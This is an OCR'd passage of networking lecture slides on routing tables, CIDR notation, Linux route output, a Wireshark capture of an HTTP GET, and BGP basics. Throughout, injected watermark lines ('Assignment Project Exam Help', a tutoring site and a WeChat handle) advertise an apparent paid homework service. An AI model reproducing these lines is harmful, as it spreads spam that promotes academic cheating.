
Better approach: send to next closest node



Better approach: send to next closest node



Better approach: send to next closest node



Who is closer?


■ Enter: **Routing Tables**

- Each node has a unique routing table
- Tells a node who next to forward to (next hop), given a destination

<https://tutorcs.com>
WeChat: cstutorcs

H's Routing table

Destination	Next Hop
A	H
J	-
M	-
F,P,R	M
G	J
B	M



Assignment Project Exam Help

<https://tutorcs.com>

WeChat: cstutorcs

Classless Inter-Domain Routing (CIDR)

■ Blocks of IP addresses

■ Prefix

- 128.138.113.0 = 0x80 8a 71 00
- 32-bit IPv4 address

■ Prefix size (number of significant bits)

- /24 = 0xFF FF FF 00 (24 bits of 1)
- Netmask: 255.255.255.0 (/24)
255.255.0.0 (/16)

■ E.g:

- 10.0.2.0/24 = 10.0.2.*
- 10.0.2.0/25 = 10.0.2.0 – 10.0.2.127
- 10.0.2.0/26 = 10.0.2.0 – 10.0.2.63

Real Routing Tables

```
$ ip route show
default via 128.138.97.129 dev eno1 onlink
128.138.97.128/25 src eno1 proto kernel scope link
src 128.138.97.189
```

Assignment Project Exam Help

<https://tutorcs.com>

```
# (old/deprecated way)
```

```
$ route -n
```

Kernel IP routing table

Destination	Gateway	Genmask	Flags	Iface
0.0.0.0	128.138.97.129	0.0.0.0	UG	eno1
128.138.97.128	0.0.0.0	255.255.255.128	U	eno1

WeChat: cstutorcs

If packet to 128.138.97.128/25, send **locally** (direct to MAC addr)
Else, forward packet to MAC of **default gateway** (128.138.97.129)

Real Routing Tables

```
$ ip route show
default via 128.138.97.129 dev eno1 onlink
128.138.97.128/25 dev eno1 proto kernel scope link
src 128.138.97.189
```


Assignment Project Exam Help

<https://tutores.com>


If packet to 128.138.97.129, send **locally** (direct to MAC addr)
Else, forward packet to MAC of **default gateway** (128.138.97.129)

WeChat: cstutorcs

128.138.97.129
MAC: aa:aa:..:aa




128.138.97.189
MAC: bb:bb:bb:bb:bb:bb



128.138.97.200
MAC: cc:cc:cc:cc:cc:cc


What do packets look like?



What does a packet look like?

d404cd867432f859718e99c30800450000bf74
f7400040067e9bc0a8000f12ea7305d7e60050
266cc951942d78aa801801f6f59c0000010108
0afdfc5bfa296efff1474554202f2048545450
2f312e310d0a557365722d4167656e743a2057
6765742f312e31392e3420286c696e75782d67
6e75290d0a4163636570743a202a2f2a0d0a41
63636570742d456e636f64696e673a20696465
6e746974790d0a486f73743a206563656e3431
33332e6f72670d0a436f6e6e656374696f6e3a
204b6565702d416c6976650d0a0d0a

What does a packet look like?



What do packets look like?

Assignment Project Exam Help
<https://tutorcs.com>
WeChat: cstutorcs

The image shows a Wireshark packet capture analysis. The top pane displays a list of network packets. Packet 480 is selected, showing an HTTP GET request from 192.168.0.15 to 18.234.115.5. The middle pane shows the details of this packet, including Ethernet II, Internet Protocol Version 4, and Hypertext Transfer Protocol. The bottom pane shows the raw packet data in hexadecimal and ASCII.

No.	Time	Source	Destination	Protocol	Length	Info
472	18.773297587	192.168.0.15	18.234.115.5	TCP	74	55270 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SAC...
478	18.830223765	18.234.115.5	192.168.0.15	TCP	74	80 → 55270 [SYN, ACK] Seq=0 Ack=1 Win=26847 Len=0 M...
479	18.830274319	192.168.0.15	18.234.115.5	TCP	66	55270 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=...
480	18.830392217	192.168.0.15	18.234.115.5	HTTP	205	GET / HTTP/1.1
481	18.892607721	18.234.115.5	192.168.0.15	TCP	66	80 → 55270 [ACK] Seq=1 Ack=140 Win=28032 Len=0 TSva...
482	18.894164494	18.234.115.5	192.168.0.15	HTTP	465	HTTP/1.1 301 Moved Permanently (text/html)
483	18.894206158	192.168.0.15	18.234.115.5	TCP	66	55270 → 80 [ACK] Seq=140 Ack=400 Win=63872 Len=0 TS...
497	19.080807990	192.168.0.15	18.234.115.5	TCP	66	55270 → 80 [FIN, ACK] Seq=140 Ack=400 Win=64128 Len...
499	19.138390759	18.234.115.5	192.168.0.15	TCP	66	80 → 55270 [FIN, ACK] Seq=400 Ack=141 Win=28032 Len...
500	19.138460128	192.168.0.15	18.234.115.5	TCP	66	55270 → 80 [ACK] Seq=141 Ack=401 Win=64128 Len=0 TS...

Frame 480: 205 bytes on wire (1640 bits), 205 bytes captured (1640 bits) on interface 0
Ethernet II, Src: IntelCor_8e:99:c3 (f8:59:71:8e:99:c3), Dst: ArrisGro_86:74:32 (d4:04:cd:86:74:32)
Internet Protocol Version 4, Src: 192.168.0.15, Dst: 18.234.115.5
Transmission Control Protocol, Src Port: 55270, Dst Port: 80, Seq: 1, Ack: 1, Len: 139
Hypertext Transfer Protocol

```
0000  d4 04 cd 86 74 32 f8 59 71 8e 99 c3 08 00 45 00  ....t2.Y q....E.
0010  00 bf 74 f7 40 00 40 06 7e 9b c0 a8 00 0f 12 ea  ..t.@.@. ~.....
0020  73 05 d7 e6 00 50 26 6c c9 51 94 2d 78 aa 80 18  s...P&l .Q.-x...
0030  01 f6 f5 9c 00 00 01 01 08 0a fd fc 5b fa 29 6e  .....[.)n
0040  ff f1 47 45 54 20 2f 20 48 54 54 50 2f 31 2e 31  ..GET / HTTP/1.1
0050  0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 57 67  ..User-A gent: Wg
0060  65 74 2f 31 2e 31 39 2e 34 20 28 6c 69 6e 75 78  et/1.19. 4 (linux
0070  2d 67 6e 75 29 0d 0a 41 63 63 65 70 74 2d 2a    -gnu)..A ccept: *
0080  2f 2a 0d 0a 41 63 63 65 70 74 2d 45 6e 63 6f 64  /*..Acce pt-Encod
0090  69 6e 67 3a 20 69 64 65 6e 74 69 74 79 0d 0a 48  ing: ide ntity..H
```

Packets: 1362 · Displayed: 10 (0.7%) Profile: Default

Problem solved!

- Real routing tables

- Destinations are CIDR blocks
 - E.g. 141.212.0.0/16
- Next hop (gateway) is a single IP on a physically connected network
 - May belong to another Autonomous System (AS), E.g.:
 - AS 237 (Merit)
 - AS 104 (CU Boulder)
 - AS 7018 (AT&T)
 - AS 14041 (UCAR / FRGP)

Assignment Project Exam Help

<https://tutorcs.com>

WeChat: cstutorcs

...or is it?


- How do we get these magical routing tables?
- Enter: **Border Gateway Protocol (BGP)**
 - 179/TCP connection between two routers
 - Provide reachability information via UPDATE messages

Assignment Project Exam Help


<https://tutorcs.com>

WeChat: cstutorcs


BGP UPDATE




BGP UPDATE



